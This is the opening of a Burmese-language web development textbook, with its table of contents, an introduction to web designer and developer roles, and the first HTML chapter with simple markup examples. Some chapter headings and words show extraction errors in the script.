

Professional

Web Developer

2022

အိမောင်

Fairway



© Copyright 2021, **Ei Maung**

Fairway Technology. All right reserved.

CC-BY-NC-SA

<https://creativecommons.org/licenses/by-nc-sa/4.0>

မာတိကာ

8 မိတ်ဆက်

အပိုင်း (၁) – HTML, CSS

14 အခန်း (၁) – HTML

41 အခန်း (၂) – CSS

အပိုင်း (၂) – Bootstrap

84 အခန်း (၃) – Bootstrap Intro

97 အခန်း (၄) – Bootstrap CSS Components

123 အခန်း (၅) – Bootstrap JavaScript Components

137 အခန်း (၆) – Bootstrap Layouts

151 အခန်း (၇) – Bootstrap Utility Classes

163 အခန်း (၈) – Icons

174 အခန်း (၉) – Admin Dashboard – Sample Project

188 အခန်း (၁၀) – Customizing Bootstrap

အပိုင်း (၃) – JavaScript

- 195 အခန်း (၁၁) – Programming Language
- 198 အခန်း (၁၂) – JavaScript Variables
- 208 အခန်း (၁၃) – JavaScript Data Types
- 221 အခန်း (၁၄) – JavaScript Expressions, Statements & Operators
- 237 အခန်း (၁၅) – JavaScript Procedures & Functions
- 255 အခန်း (၁၆) – JavaScript Arrays & Objects
- 281 အခန်း (၁၇) – JavaScript Control Flows & Loops
- 295 အခန်း (၁၈) – JavaScript OOP – Object-Oriented Programming
- 304 အခန်း (၁၉) – JavaScript Promises & async, await
- 315 အခန်း (၂၀) – Code Style Guide
- 326 အခန်း (၂၁) – JavaScript Modules
- 340 အခန်း (၂၂) – Document Object Model – DOM
- 373 အခန်း (၂၃) – JavaScript Debugging

ආද්‍යන් (ශ) – PHP

- 380 පෙන්වන්න (ජ්) – Website vs. Web Application
- 382 පෙන්වන්න (ජු) – World Wide Web
- 395 පෙන්වන්න (ජං) – PHP Development Environment
- 405 පෙන්වන්න (ජග) – PHP Syntax, Variables & Data Types
- 416 පෙන්වන්න (ජඟ) – PHP Strings & Arrays
- 430 පෙන්වන්න (ජඉ) – PHP Operators & Control Structures
- 449 පෙන්වන්න (ජංඩ) – PHP Functions
- 466 පෙන්වන්න (ජංඩ) – PHP OOP – Object-Oriented Programming
- 491 පෙන්වන්න (ජංජ) – Essential Design Patterns
- 515 පෙන්වන්න (ජංඡ) – PHP Error Handling
- 521 පෙන්වන්න (ජංඝ) – PHP Modules & Namespaces
- 534 පෙන්වන්න (ජංජු) – Composer
- 542 පෙන්වන්න (ජංං) – Requests, Cookies & Sessions
- 564 පෙන්වන්න (ජංංඩ) – PHP File Upload
- 572 පෙන්වන්න (ජංංඩ) – MySQL Database

605 အခန်း (၃၉) – PHP Project

633 အခန်း (၄၀) – Web Application Security

အပိုင်း (၂) – Laravel

652 အခန်း (၄၁) – Laravel Project

657 အခန်း (၄၂) – Laravel Routing

664 အခန်း (၄၃) – MVC – Model – View – Controller

667 အခန်း (၄၄) – Laravel Controller

672 အခန်း (၄၅) – Laravel View

678 အခန်း (၄၆) – Laravel Migration and Model

688 အခန်း (၄၇) – Laravel Authentication

691 အခန်း (၄၈) – Laravel Master Template

700 အခန်း (၄၉) – Laravel Form

710 အခန်း (၅၀) – Laravel Model Relationship

721 အခန်း (၅၁) – Laravel Authorization

731 အခန်း (၅၂) – Basic API with Laravel

739 အခန်း (၅၃) – Laravel Deployment

အပိုင်း (၆) – React

- 743 အခန်း (၅၄) – React Basic
- 759 အခန်း (၅၅) – React Data Flow
- 764 အခန်း (၅၆) – React Composition and Code Splitting
- 768 အခန်း (၅၇) – React Component Style
- 772 အခန်း (၅၈) – Functional React Components
- 780 အခန်း (၅၉) – React Context
- 784 အခန်း (၆၀) – Redux
- 793 အခန်း (၆၁) – React Router
- 798 အခန်း (၆၂) – React Native
- 809 အခန်း (၆၃) – Working with API in React
- 815 အခန်း (၆၄) – Next.js
- 822 အခန်း (၆၅) – React Extras

အසිංහ (ග) – API

- 829 အခန්න් (၆၆) – API ඩේවල්වුව
- 831 အခන්න් (၆၇) – HTTP Request
- 841 အခන්න් (၆၈) – HTTP Response
- 851 အခන්න් (၆၉) – RESTful API
- 859 အခන්න් (၇၀) – API Response Structure
- 873 အခන්න් (၇၁) – MongoDB
- 886 အခන්න් (၇၂) – NodeJS
- 899 အခන්න් (၇၃) – Express
- 920 အခන්න් (၇၄) – CORS
- 926 အခන්න් (၇၅) – API Auth
- 938 කිරීම්සුරු
- 941 තාබුණ් ගැඹුණ් තාබුණ්

ମିତ୍ରଶଙ୍କ

မဂ်လာပါ။ ဒီစာအုပ်ဟာ Web Development အကြောင်းကို ဟိုးအခြေခံအဆင့်ကနေစုပြီး လုပ်ငန်းခွင်ဝင် အဆင့်ထိ စ-လယ်-ဆုံး အကုန်ပါအောင် ဖော်ပြုမယ့် စာအုပ်ဖြစ်ပါတယ်။ ဒါကြောင့် စာဖတ်သူက ကွန်ပူ၍တာ နဲ့ အင်တာနှက်ကို ကောင်းကောင်းသုံးတတ်ယုံက လွှဲရင် ကြိုတင်လေ့လာထားတဲ့ အခြေခံ ဗဟိုသုတေသန လုံးဝမရှိသေးသူလို့ သဘောထားပြီး ဖော်ပြသွားမှာပါ။ စာရေးသူအနေနဲ့ အခုလို နည်းပညာ စာအုပ်တွေကို ရေးသားပြုစုနေသလို သင်တန်းတွေ ဖွင့်ပြီးတော့လည်း ပို့ချနေတဲ့အတွက် လေ့လာသူများ နဲ့ အမြဲမပြတ် ထိတွေ့မှုရှိထားပါတယ်။ ဒါကြောင့် လေ့လာစအဆင့်မှာ လေ့လာသူများ ကြုံတွေ့ရလေ့ရှိတဲ့ အခက်အခဲတွေကိုလည်း ကောင်းကောင်း သိရှိထားပါတယ်။ ဒီစာအုပ်မှာ စာရေးသူရဲ့ သင်ကြားမှ အတွေ့အကြုံတွေပေါ်မှုတည်ပြီး လေ့လာသူများ လေ့လာစမှာ ကြုံတွေ့ရလေ့ရှိတဲ့ အခက်အခဲတွေကို ကျော်လွှားပြီး လွယ်ကူလျှင်မြန်စွာ လေ့လာနိုင်စေမယ့် နည်းလမ်းတွေနဲ့ ဖော်ပြပေးသွားမှာပါ။ ပထမဦးဌားဆုံးအနေနဲ့ နည်းပညာတွေအကြောင်း မပြောခင် Web Development ဆိုတာ ဘာလဲဆိုတာကနေ စပြီး တော့ ပြောချင်ပါတယ်။

ကျွန်ုတ်တို့လေးလာကြမယ့် Web Development ဆိုတာဟာ Software Development ဆိုတဲ့ ဘာသာရပ်ကြီး အောက်က ဘာသာရပ် အခွဲတစ်ခု လို ဆိုနိုင်ပါတယ်။ Software ဆိုတဲ့နေရာမှာ System Software နဲ့ Application Software ဆိုပြီး နှစ်မျိုးခွဲလို ရှိနိုင်ပါတယ်။ System Software ဆိုတဲ့အထဲမှာ အမြင်သာဆုံးကတော့ ကွန်ပျူးတာတွေမှာ ထည့်သွင်းအသုံးပြုရတဲ့ Microsoft Windows လို Operating System ဟာ System Software တစ်မျိုးပါပဲ။ Mobile ဖုန်းတွေမှာ ထည့်သွင်းအသုံးပြုရတဲ့ Android တို့ iOS တို့လို Mobile Operating System မျိုးတွေဟာလည်း System Software တွေပါပဲ။

Software Development ဆိုတဲ့ဘာသာရပ်ကို လေ့လာတဲ့အခါ၊ အဲဒီဆောင်ဝဲအမျိုးအစား အားလုံးကို တစ်ခါတဲ့ အကုန်တွဲပြီး လေ့လာကြရတာမျိုး မဟုတ်ပါဘူး။ တူညီတဲ့ အခြေခံသဘာသဘာဝတွေရှိပေ မယ့် System Software ကိုအထူးပြုလေ့လာမှာလား၊ Consumer Software ကိုအထူးပြုလေ့လာမှာလား၊ Business Software ကိုအထူးပြုလေ့လာမှာလား စသည်ဖြင့် ဈေးချယ်ပြီးတော့မှ စတင်လေ့လာကြရတာပါ။ System Software ဘက်ကို သွားမယ်ဆိုရင် C/C++ နဲ့ Rust တို့လို Programming Language နဲ့ ဆက်စပ်နည်းပညာမျိုးတွေကို အထူးပြုလေ့လာကြရမှာပါ။ Business Software ဘက်ကို သွားချင်ရင် တော့ Microsoft .NET နဲ့ Java EE တို့လို နည်းပညာမျိုးတွေကို အထူးပြု လေ့လာကြရမှာ ဖြစ်ပါတယ်။

Consumer Software ဘက်စိုင်းမှာတော့ ဆောင်ပဲရဲ့ အလုပ်လုပ်တဲ့ပုံစံပေါ်မှုတည်ပြီး (၃) မျိုး ထပ်ခွဲကြပါသေးတယ်။ Desktop Software, Web Application နဲ့ Mobile App တို့ဖြစ်ပါတယ်။ Desktop Software ဆိုတာ Windows တို့ Mac တို့လို ကွန်ပူး၏တာ Operating System ပေါ်မှာ Install လုပ်ထည့်သွင်းအသုံးပြုလိုရတဲ့ Software အမျိုးအစားတွေပါ။ Microsoft Windows အတွက်ဆိုရင် Microsoft .NET, Visual Studio, Windows API စတဲ့နည်းပညာတွေကို လေ့လာပြီး ဖန်တီးကြရမှာ ဖြစ်ပါတယ်။ Mac အတွက်ဆိုရင်တော့ Swift, XCode, macOS SDK စတဲ့ နည်းပညာတွေကို လေ့လာဖန်တီးကြရမှာပါ။

ကိုယ့်ရဲဖွံ့ဖြန်းတွေ Tablet တွေထဲမှာ Google Play Store တို့ Apple App Store တို့ကနေ Download လုပ်ထည့်သွင်းပြီး အသုံးကြလေ့ရှိတဲ့ Mobile App တွေ ရေးသားဖန်တီးလိုရင်တော့ Android အတွက် Java, Kotlin, Android Studio, Android SDK တဲ့ နည်းပညာတွေကို လေ့လာရမှာပါ။ iPhone လို့ iOS Devices

တွေအတွက်ဆိုရင် Swift, XCode နဲ့ iOS SDK တို့ကို လေ့လာကြရမှာ ဖြစ်ပါတယ်။ ဒီစာအုပ်ဟာ အဲဒီနည်းပညာတွေ အကြောင်းကို ဖော်ပြုမယ့်စာအုပ်မဟုတ်လို့ အကျယ်မချွဲပါဘူး။ လေ့လာစသူများ စိတ်ဝင်စားသိရှိလိုလေ ရှိကြတဲ့အတွက် ဘယ်လိုကန္တာအတွက် ဘယ်လိုနည်းပညာတွေ သုံးလေ့ရှိတယ်ဆိုတာ ဗဟိုသူတေအနေနဲ့ သိရအောင် ထည့်သွင်းဖော်ပြထားတာပါ။

အဲဒီလိအမျိုးမျိုးရှိတဲ့ထက ဒီစာအပ်မှာ အထူးဖြဖော်ပြမာကတော့ Web Application တွေအကြောင်း ဖြစ်ပါတယ်။ Web Application ဆိုတာဟာ လိုဂ်းအနှစ်ချုပ်အားဖြင့် Google Chrome, Firefox, Microsoft Edge စတဲ့ Web Browser ထဲမှာ အလုပ်လုပ်တဲ့ ဆော်ဖဲတွေ ဖြစ်ပါတယ်။ ဥပမာ - facebook.com, google.com, youtube.com, gmail.com, twitter.com စတဲ့ဝဘ်ဆိုက်တွေဟာ Web Application တွေဖြစ်ကြပါတယ်။ အဲဒီလိ Web Application တွေဖန်တီးဖို့အတွက် HTML, CSS, JavaScript စတဲ့ အခြေခံနည်းပညာ (၃) ခုကို အထူးဖြဖော်လာရပြီး PHP, Python, Ruby, Java စတဲ့ ဖြည့်စွက်နည်းပညာတွေထဲက တစ်ခုခုကို ပူးတဲ့ရွေးချယ်ပြီး လေ့လာကြရပါတယ်။ တခြားဆက်စပ် နည်းပညာတွေလည်း ရှိပါသေးတယ်။ သူနေရာနဲ့သူ ဆက်လက်ဖော်ပြသွားမှာပါ။

ဒီလိုမျိုး Web Application တွေကို ရေးသားဖန်တီးကြတဲ့ ပညာရှင်များကို Web Developer လို ခေါ်ကြပါတယ်။ ဒီနေရာမှာ အခေါ်အဝေါ်မူကွဲအနေနဲ့ Web Designer ဆိုတာလည်း ရှိပါသေးတယ်။ ဒီ Web Developer နဲ့ Web Designer ဆိုတဲ့ အခေါ်အဝေါ်နှစ်ခုဟာလည်း ရောထွေးပြီး လေ့လာသူတွေ မျက်စိလည်တတ်ကြပြန်ပါတယ်။ ဒါကြောင့် ဒီနှစ်မျိုးရဲ့ ကွဲပြားချက်ကို ထည့်သွင်းရှင်းပြပါ့။ အကြမ်းဖျဉ်းအားဖြင့် ဒီလိုပါ။

Web Designer ဆိုတာဟာ ဝဘ်ဆိုက်တစ်ခုရဲ့ User တွေ ထွေမြင်ထိတွေ အသုံးပြုရတဲ့ အသွင်အပြင်ပိုင် ကို ရေးဆွဲဖန်တီးရတဲ့ သူတွေပါ။ ဒီလိုဖန်တီးဖို့အတွက် Adobe Photoshop တို့ Adobe Illustrator တို့ Sketch တို့လို့ Graphic Design ပိုင်းဆိုင်ရာ ဆော့ဖို့တွေကို အသုံးပြုတာလည်း ဖြစ်နိုင်ပါတယ်။ Pencil တို့ Figma တို့လို့ UI Prototype နည်းပညာမျိုးကို အသုံးပြုတာလည်း ဖြစ်နိုင်ပါတယ်။ ဒါမှမဟုတ် HTML/CSS ကို သုံးပြီး ဖန်တီးတာလည်း ဖြစ်နိုင်ပါသေးတယ်။ HTML/CSS ကို တိုက်ရိုက်သုံးတာမျိုး ဖြစ်နိုင်သလို၊ Photoshop တို့ Sketch တို့နဲ့ ဒီဇိုင်းအရင်ဆွဲပြီးတော့မှ အဲဒီ ဒီဇိုင်းကို HTML/CSS နဲ့ Template ပြန်ပြောင်းတာလည်း ဖြစ်နိုင်ပါတယ်။ ဒီထက်တစ်ဆင့် မြင့်လာတဲ့အခါ JavaScript တို့ jQuery တို့ React တို့လို့ နည်းပညာမျိုးတွေနဲ့ လက်တွေ့အသုံးပြုလို့ရနိုင်တဲ့ အဆင့်ထိ ဖန်တီးကြပါတယ်။ တစ်ယောက်နဲ့

တစ်ယောက် သွားတဲ့အဆင့်တွေ မတူကြပါဘူး။ တစ်ချို့က မြင်ရတဲ့ ဒီမြိုင်းပိုင်း ဆွဲပြီးရင် Web Designer တစ်ဦးရဲ့လုပ်ငန်း ပြီဆုံးပြီလို သဘောထားကြပါတယ်။ တစ်ချို့ကတော့ မြင်ရယုံနဲ့ မပြီးသေးဘူး၊ ပရော ဂျက်ထဲမှာ လက်တွေ့ထည့် အသုံးချလိုရတဲ့ Template တွေ Code တွေထိ တစ်ခါထဲ ရေးပေးရတယ်လို သဘောထားကြပါတယ်။ လိုရင်းအနှစ်ချုပ်ကတော့ သတ်မှတ်ထားတဲ့အဆင့် မတူကြပေမယ့် Web Designer တစ်ဦးရဲ့အလုပ်က ဝဘ်ဆိုက်တွေမှာ တွေ့မြင်ထိတွေ့နိုင်တဲ့ အပိုင်းကို ဖန်တီးပေးခြင်း ဖြစ်ပါ တယ်။ တစ်ချို့ Web Designer တွေက Code ရေးနိုင်ပြီး၊ တစ်ချို့ မရေးနိုင်ကြပါဘူး။ Code ရေးနိုင်ခြင်း မရေးနိုင်ခြင်းက Web Designer ကောင်း ဟုတ်ခြင်း၊ မဟုတ်ခြင်းနဲ့ မဆိုင်ပါဘူး။ တစ်ယောက်နဲ့တစ်ယောက် ချဉ်းကပ်ပဲ မတူကြတာသာ ဖြစ်ပါတယ်။

Web Developer ဆိုတာကတော့ ဝဘ်ဆိုက်တွေကို လက်တွေ့အလုပ်လုပ်ပြီး အများသုံးလိုရအောင် လွှဲင့်တင်တဲ့အထိ HTML/CSS Template တွေ၊ Server-side နည်းပညာတွေ၊ Database နည်းပညာတွေနဲ့ ပေါင်းစပ်ပြီး ဖန်တီးရေးသားတဲ့ သူတွေပါ။ ဒီနေရာမှာ Web Designer ကြိုတင်ရေးဆွဲပေးထားတဲ့ ဒီမြိုင်းကို အသုံးပြုပြီး ဆက်လက်ဖန်တီးတာဖြစ်နိုင်သလို၊ ကိုယ်တိုင် ဒီမြိုင်းနဲ့ Template တွေကအစ ဖန်တီးရတာ မျိုးလည်း ဖြစ်နိုင်ပါတယ်။ တစ်ချို့ Team တွေမှာ Web Designer နဲ့ Web Developer ကို သူတာဝန်နဲ့သူ ခွဲထားပြီး တစ်ချို့ Team တွေမှာတော့ ခွဲမထားပါဘူး၊ Web Developer လိုပြောရင် အကုန်တာဝန်ယူကြရ တာတွေလည်း ရှိပါတယ်။ ဒီလိုသီးခြား Web Designer မရှိတဲ့ Team တွေကလုပ်တဲ့ ပရောဂျက်တွေဟာ ဒီမြိုင်းအသွင်အပြင် အားနည်းကြလေ့ရှိပါတယ်။ ဘာသာရပ်နှစ်ခုလုံးဟာ သူ့ဟာနဲ့သူ ကျယ်ပြန်လို ခေါင်းစဉ်တစ်မျိုးတည်းအောက်မှာ နှစ်ခုလုံးကို ကျမ်းကျင်ပိုင်နိုင်ဖို့ဆိုတာ ခက်ပါတယ်။ နှစ်ခုလုံးကျမ်းကျင် သူ မရှိဘူးမဟုတ်ပါဘူး၊ ရှိတော့ရှိတယ်၊ ရှားတယ်ဆိုတာမျိုးပါ။ တစ်ချို့ Team တွေကျတော့ Web Designer လို ခေါင်းစဉ်တပ်ပြီး ဒီမြိုင်းဆွဲတာရော လက်တွေ့လွှဲင့်တင်နိုင်တဲ့ အဆင့်ထိရော အကုန်တာဝန် ယူကြရပြန်ပါတယ်။ ဒီလိုအခါမျိုးမှာ တစ်ချို့ကလည်း အသင့်သုံး Content Management System (CMS) နည်းပညာတွေကို အခြေခံပြီး ဖန်တီးကြလို CMS Developer ဆိုတဲ့ ခေါင်းစဉ်လည်း ကြားထဲမှာ ရှိလာပြန် ပါတယ်။ ဒါကြောင့် ဒီအခေါ်အဝေါနှစ်ခု ရောထွေးနေယုံမက တခြား Web Master, Front-end Developer, Back-end Developer စဖြင့် အခေါ်အဝေါတွေနဲ့လည်း ရောထွေးနေပါသေးတယ်။ ဒါ တွေကြောင့် ခေါင်းရှုပ်သွားရင် စိတ်မပူပါနဲ့၊ စာဖတ်သူမှုမဟုတ်ပါဘူး၊ ဘယ်သူမှ ရှင်းလင်းတဲ့ အဓိပ္ပာယ်ဖွင့် ဆိုချက်ကို မသိကြတာပါ။ တစ်ယောက်ကိုမေးရင် တစ်မျိုးပြောကြပါလိမ့်မယ်။

အကျဉ်းချုပ်ကို ဒီလိုမှတ်နိုင်ပါတယ်။ Web Designer ဆိုတာ User တွေမြင်ထိတွေရတဲ့ အသွင်အပြင် ဒီဇိုင်း ရေးဆွဲဖန်တီးသူဖြစ်ပြီး၊ Web Developer ဆိုတာကတော့ အဲဒါ ဒီဇိုင်းကို အသံးပြုပြီး လက်တွေ လွှာင်တင်လို့ရတဲ့ ဝတ်ဆိုက်တွေ ဖန်တီးသူဖြစ်တယ် လို့ မှတ်နိုင်ပါတယ်။

တစ်ကယ်တော့ Web Development ဆိုတဲ့ ခေါင်းစဉ်အောက်မှာ Front-end, Back-end, Full-stack စသည်ဖြင့် အမျိုးမျိုး ရှိကြပါသေးတယ်။ ဒီစာအုပ်မှာ အားလုံး (အားလုံး) ကို ထည့်သွင်းဖော်ပြသွားမှာပါ။ ဒါကြောင့် ဒီအခေါ်အဝေါ်တွေအကြောင်းကို အပေါ်ယံသော ကြိုမရှင်းတော့ပါဘူး။ အသေးစိတ် ဆက်လက်လေ့လာ သွားမှာမြို့လိုပါ။

လက်တွေ့လုပ်ငန်းခွင်တဲ့ ရောက်တဲ့အခါ Front-end, Back-end စသည်ဖြင့် ကိုယ်ပိုဝါသနာပါတဲ့ အပိုင်း ကို ရွေးမယ်ဆို ရွေးလိုဂျိုင်ပါတယ်။ ဒါပေမယ့် လေ့လာတဲ့အခါမှာတော့ အားလုံးကို လေ့လာဖို့ လိုအပ်ပါတယ်။ Front-end သီးသန့်လုပ်ချင်ပါတယ် ဆိုရင်တောင် Back-end အကြောင်းကိုလည်း တီးမိခေါက်မိ သိထားမှ လုပ်ငန်းခွင်မှာ အဆင်ပြေမှာပါ။ Back-end ပဲ သီးသန့်လုပ်ချင်တယ်ဆိုရင်လည်း Front-end အကြောင်း တီးမိခေါက်မိ သိထားမှ အဆင်ပြေမှာပါ။ ဒါကြောင့် လေ့လာတဲ့အခါမှာ အားလုံးကို တစ်ခါတဲ့ တွဲဖက်လေ့လာထားမှ လေ့လာသူအတွက် ရေရှည်အကျိုးရှိမှာ ဖြစ်ပါတယ်။

နောက်ပိုင်းမှာ ဘယ်ဘာသာရပ်ကို အထူးပြု ရွေးချယ်သည် ဖြစ်စဉ်၊ Web Development လိုပြောလိုက်တာနဲ့ လေ့လာသူတိုင်း မဖြစ်မနေ အစပြု လေ့လာကြရမှာကတော့ HTML, CSS နဲ့ JavaScript တို့ပဲ ဖြစ်ပါတယ်။ ကဲ စလိုက်ကြရအောင်။

အပိုင်း (၁)

HTML, CSS

အခန်း (၁) – HTML

Markup Language

HTML ဟာ Markup Language တစ်ခုဖြစ်ပါတယ်။ သူနာမည် အပြည့်အစုံက Hypertext Markup Language ပါ။ Markup Language ဆိုတာကို ဒီလိုမှတ်ပါ။ ကွန်ပျူးတာက နားလည်အလုပ်လုပ်နိုင်တဲ့ Content Structure တည်ဆောက်ရသော နည်းပညာဖြစ်ပါတယ်။ အခြားသော Markup Language တွေ ရှိပါသေးတယ်။ XML, YAML, Markdown စသည်ဖြင့်ပါ။ Language မတူလို ရေးသားပုံတွေ မတူပေမယ့် Markup Language အားလုံးရဲ့ ရည်ရွယ်ချက်က အတူတူပါပဲ။ ကွန်ပျူးတာက နားလည် အလုပ်လုပ်နိုင်တဲ့ Content Structure တည်ဆောက်ဖို့ပဲ ဖြစ်ပါတယ်။ ဥပမာ - ဒီစာလေးကို လေ့လာကြည့်ပါ။

Plain Text

HTML ဖြစ်ပေါ်လာပုံ

HTML ကို Tim Berners-Lee အမည်ရှု ကွန်ပျူးတာသိပ္ပါပညာရှင်က ၁၉၉၁ ခုနှစ်တွင် WorldWideWeb နည်းပညာ၏ အစိတ်အပိုင်းတစ်ရပ်အဖြစ် ချပြေခြင်းဖြစ်သည်။ ငြင်း WorldWideWeb နည်းပညာကို လက်တွေ့ စမ်းသပ်နိုင်ရန် အောက်ပါတို့ကိုလည်း ပူးတွဲတိတွင်ခဲ့သည်။

Web Browser

HTTP Server

ဒီစာကိုလူတစ်ယောက် ဖတ်ကြည့်ရင် ဘယ်ဟာက ခေါင်းစဉ်၊ ဘယ်ဟာက စာကိုယ်၊ ဘယ်ဟာက စာရင်း စသဖြင့် အလိုလို သိပါတယ်။ ဘာကိုကြည့်ပြီး သိတာလဲဆိုတော့ ရေးထားတဲ့ စာမျာပါတဲ့ အကြောင်းအရာ ကို ဖတ်ကြည့်ပြီး သိတာပါ။ ကွန်ပျူးတာကတော့ လူတစ်ယောက်လို အဲဒီစာကို ဖတ်ရှုသိရှိနိုင်စွမ်း ရှိမှာ

မဟုတ်ပါဘူး။ အခုနောက်ပိုင်း AI နည်းပညာတွေ ပေါ်လာလို့ သိရှိနိုင်စွမ်း ရှိလာပေမယ့် ဒါတွေကအခုမှ အစပဲရှိပါသေးတယ်။ ပါတဲ့အကြောင်းအရာကို ကြည့်ဖြီးတော့ ခေါင်းစဉ်လား၊ စာကိုယ်လား၊ စာရင်းလား ခဲ့နိုင်မှာ မဟုတ်ပါဘူး။ အဲဒါကို ခွဲနိုင်အောင် အမှတ်အသား လုပ်ပေးတဲ့ နည်းပညာကို Markup Language လို့ခေါ်တာပါ။ ဒီစာကိုပဲ HTML နဲ့ ရေးမယ်ဆိုရင် အခုလို ရေးပေးရမှာပါ။

HTML

```
<h1>HTML ဖြစ်ပေါ်လာပံ့</h1>
```

```
<p>
```

HTML ကို Tim Berners-Lee အမည်ရကွန်ပျူးတာသိပ္ပံ့ပညာရှင်က ၁၉၉၁ ခုနှစ်တွင် WorldWideWeb နည်းပညာ၏ အစိတ်အပိုင်းတစ်ရပ်အဖြစ် ချုပြုခြင်းဖြစ်သည်။ ငြင်းWorldWideWeb နည်းပညာကို လက်တွေ့စမ်းသပ်နိုင်ရန် အောက်ပါတို့ကို ပူးတွဲတိတွင်ခဲ့သည်။

```
</p>
```

```
<ul>
```

```
    <li>Web Browser</li>
    <li>HTTP Server</li>
```

```
</ul>
```

HTML က သတ်မှတ်ထားပါတယ်။ <h1> ဆိုတဲ့အမှတ်အသားနဲ့ </h1> ဆိုတဲ့အမှတ်အသား ကြားထဲမှာ ရှိတဲ့ အကြောင်းအရာကို ခေါင်းစီးအဆင့် (၁) လို့ မှတ်ယူရမယ် တဲ့။ ဒါကိုရေးသားသူ ကျွန်တော်တိုက နားလည်သိရှိလို့ ရေးပေးလိုက်သလို၊ HTML ကို နားလည်တဲ့ ကွန်ပျူးတာစနစ်တွေလည်း သိနိုင်သွားပါပြီ။ ဘာရေးထားလည်း ဖတ်တတ်စရာမလိုဘဲနဲ့ <h1> အမှတ်အသားနဲ့ </h1> အမှတ်အသားကြားထဲက ဟာကို ခေါင်းစီးအဆင့် (၁) မှန်း သိနိုင်သွားပါပြီ။ HTML ကို နားလည်တဲ့ ကွန်ပျူးတာစနစ်လို့ ပြောလိုက်တာကိုသတိပြုပါ။ HTML ကိုနားမလည်တဲ့ ကွန်ပျူးတာ စနစ်တွေလည်း ရှိနိုင်တာပါပဲ။ HTML ကို နားလည်တဲ့ ကွန်ပျူးတာစနစ်တွေထဲမှာ အဓိကအကျဆုံးကတော့ ကျွန်တော်တို့တွေ နေ့စဉ် အင်တာနှက်သုံးဖို့ အသုံးပြုနေကြတဲ့ Google Chrome, Mozilla Firefox, Microsoft Edge စတဲ့ Web Browser တွေပါပဲ။ ဒါ Web Browser တွေက HTML ကိုနားလည်ကြပါတယ်။ ဒါကြောင့် HTML အမှတ်အသားတွေကိုသုံးပြီး ရေးထားတဲ့ Document ကို အမှတ်အသား သတ်မှတ်ချက်နဲ့အညီ ဖော်ပြုအလုပ်လုပ် ပေးနိုင်ကြပါတယ်။

Basic Structure & Elements

အထက်မှာပေးခဲ့တဲ့ နမူနာကို ပြည့်စုံအောင် ရေးမယ်ဆိုရင် ဒီလိုရေးပေးရမှာပါ။

HTML

```
<!DOCTYPE html>
<html>
<head>
    <meta charset="UTF-8">
    <title>HTML ဆိုသည်မှာ</title>
</head>
<body>
    <h1>HTML ဖြစ်ပေါ်လာပုံ</h1>

    <p>
        HTML ကို Tim Berners-Lee အမည်ရကွန်ပျု၍ တာသိပိုပညာရှင်က ၁၉၉၀ ခုနှစ်
        တွင် WorldWideWeb နည်းပညာ၏ အစိတ်အပိုင်းတစ်ရပ်အဖြစ် ချုပြုခဲ့ခြင်း
        ဖြစ်သည်။ ငွေး WorldWideWeb နည်းပညာကို လက်တွေ့စမ်းသပ် နိုင်ရန်
        အောက်ပါတို့ကို ပူးတွဲတိတ္ထ်ခဲ့သည်။
    </p>

    <ul>
        <li>Web Browser</li>
        <li>HTTP Server</li>
    </ul>

    <p>
        HTML နှင့် ဆက်စပ်နည်းပညာများမှာ အောက်ပါအတိုင်း ဖြစ်ပါသည်။
    </p>

    <ol>
        <li>HTTP</li>
        <li>CSS</li>
    </ol>
</body>
</html>
```


ဒီကုဒ်ကို ကိုယ်တိုင်လည်း ကူးရေးပြီး စမ်းကြည့်နိုင်ပါတယ်။ နှစ်သက်ရာ Code Editor ကိုသုံးပြီး ရေးလိုဂျာပါတယ်။ လက်ရှိမှာ VS Code ကတော့ လူကြိုက်အများဆုံး Code Editor ဖြစ်နေလို့ ဒီမှာ Download ရယူပြီး ထည့်သွင်းထားနိုင်ပါတယ်။

- <https://code.visualstudio.com>

နမူနာကုဒ်တွေကို ကူးရေးပြီးရင် ရလဒ်ကို Chrome, Firefox စသဖြင့် နှစ်သက်ရာ Web Browser နဲ့ဖွင့်ပြီး စမ်းကြည့်လို့ရပါတယ်။

ဒီစာအုပ်မှာ ရေးပြသမှု ကုဒ်အတိအစလေးကအစ အကုန်လုံးကို လိုက်စမ်းကြည့်ဖို့ တိုက်တွန်းပါတယ်။ ဒီတော့မှ တစ်ခါထဲမြင်ပြီး တစ်ခါထဲရသွားမှာပါ။ ဒီလိုစမ်းကြည့်တဲ့အခါ အမြန်ဆုံးနည်းကတော့ **Code Pen** လို့ နည်းပညာမျိုးကို အသုံးပြုခြင်းပါပဲ။ ကုဒ်ချက်ခြင်းရေးပြီး ရလဒ်ချက်ခြင်းမြင်ရလို့ အတော် အဆင်ပြေပါတယ်။ ရေးလိုက်၊ သိမ်းလိုက်၊ Browser နဲ့ ပြန်ဖွင့်ကြည့်လိုက် လုပ်နေစရာ မလိုတော့ပါဘူး။ အခွန်လိုင်းကနေ တိုက်ရှိက်ရေးစမ်းတာမြို့လို့ အင်တာနက်အဆက်အသွယ်ရှိဖို့တော့ လိုပါတယ်။ ဒီမှာရေးရမှာပါ။

- <https://codepen.io/pen>



```

1▼ <h1>HTML ဖြစ်ပေါ်လာပုံ</h1>
2▼ <p>
3 HTML ကို Tim Berners-Lee အမည်ရကွန်ပျူးတာလိုပုံ ပညာရှင်က
  ၁၉၉၀ ခုနှစ်တွင် WorldWideWeb နည်းပညာ၏ အစိတ်အပိုင်း
  တစ်ရပ်အဖြစ် ချုပြုခြင်းဖြစ်သည်။ ငွေး WorldWideWeb
  နည်းပညာကို လက်တွေ့စွာသပ် နိုင်ရန် အောက်ပါတို့ကိုလည်း ပူးတွဲ
  တိုထွင်ခဲ့သည်။
4 </p>
5▼ <ul>
6▼   <li>Web Browser</li>
7▼   <li>HTTP Server</li>
8 </ul>
9▼ <p>
